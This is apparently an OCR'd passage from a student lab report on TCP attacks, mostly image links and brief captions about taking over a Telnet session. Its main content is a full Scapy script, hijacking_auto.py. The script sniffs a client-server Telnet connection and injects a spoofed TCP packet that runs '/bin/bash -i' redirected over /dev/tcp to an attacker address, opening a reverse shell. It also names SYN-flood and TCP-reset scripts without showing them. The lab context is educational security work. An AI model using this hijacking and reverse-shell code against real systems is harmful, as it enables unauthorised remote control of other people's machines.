



We can see the change, of taking over,



Like no changes in the original container for Victim but the one that is accessed by attacker itself. COmmands are running at the attacker (reverse)









This was how we open a TCP shell.

The scripts (.py files) used in this lab


synflood.py




synflood.c



reset_auto.py



hijacking _auto.py



Open — hijacking_auto.py — ~/Desktop/TCP/Labsetup/volumes/lab — Save

```
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof(pkt):
   old_tcp = pkt[TCP]
   old_ip = pkt[IP]
   tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4 #TCP data length

   newseq = old_tcp.ack + 10
   newack = old_tcp.seq + tcp_len

   ip = IP(dst=old_ip.src, src=old_ip.dst)
   tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=newseq, ack=newack)

   #data = "\ntouch /tmp/success\n"
   data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
   pkt = ip/tcp/data
   ls(pkt)
   send(pkt, verbose=0)
   quit()

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running Session Hijacking attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, server))

#Change the ifcase field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)

```

Python 3 — Tab Width: 8 — Ln 22, Col 1 — INS
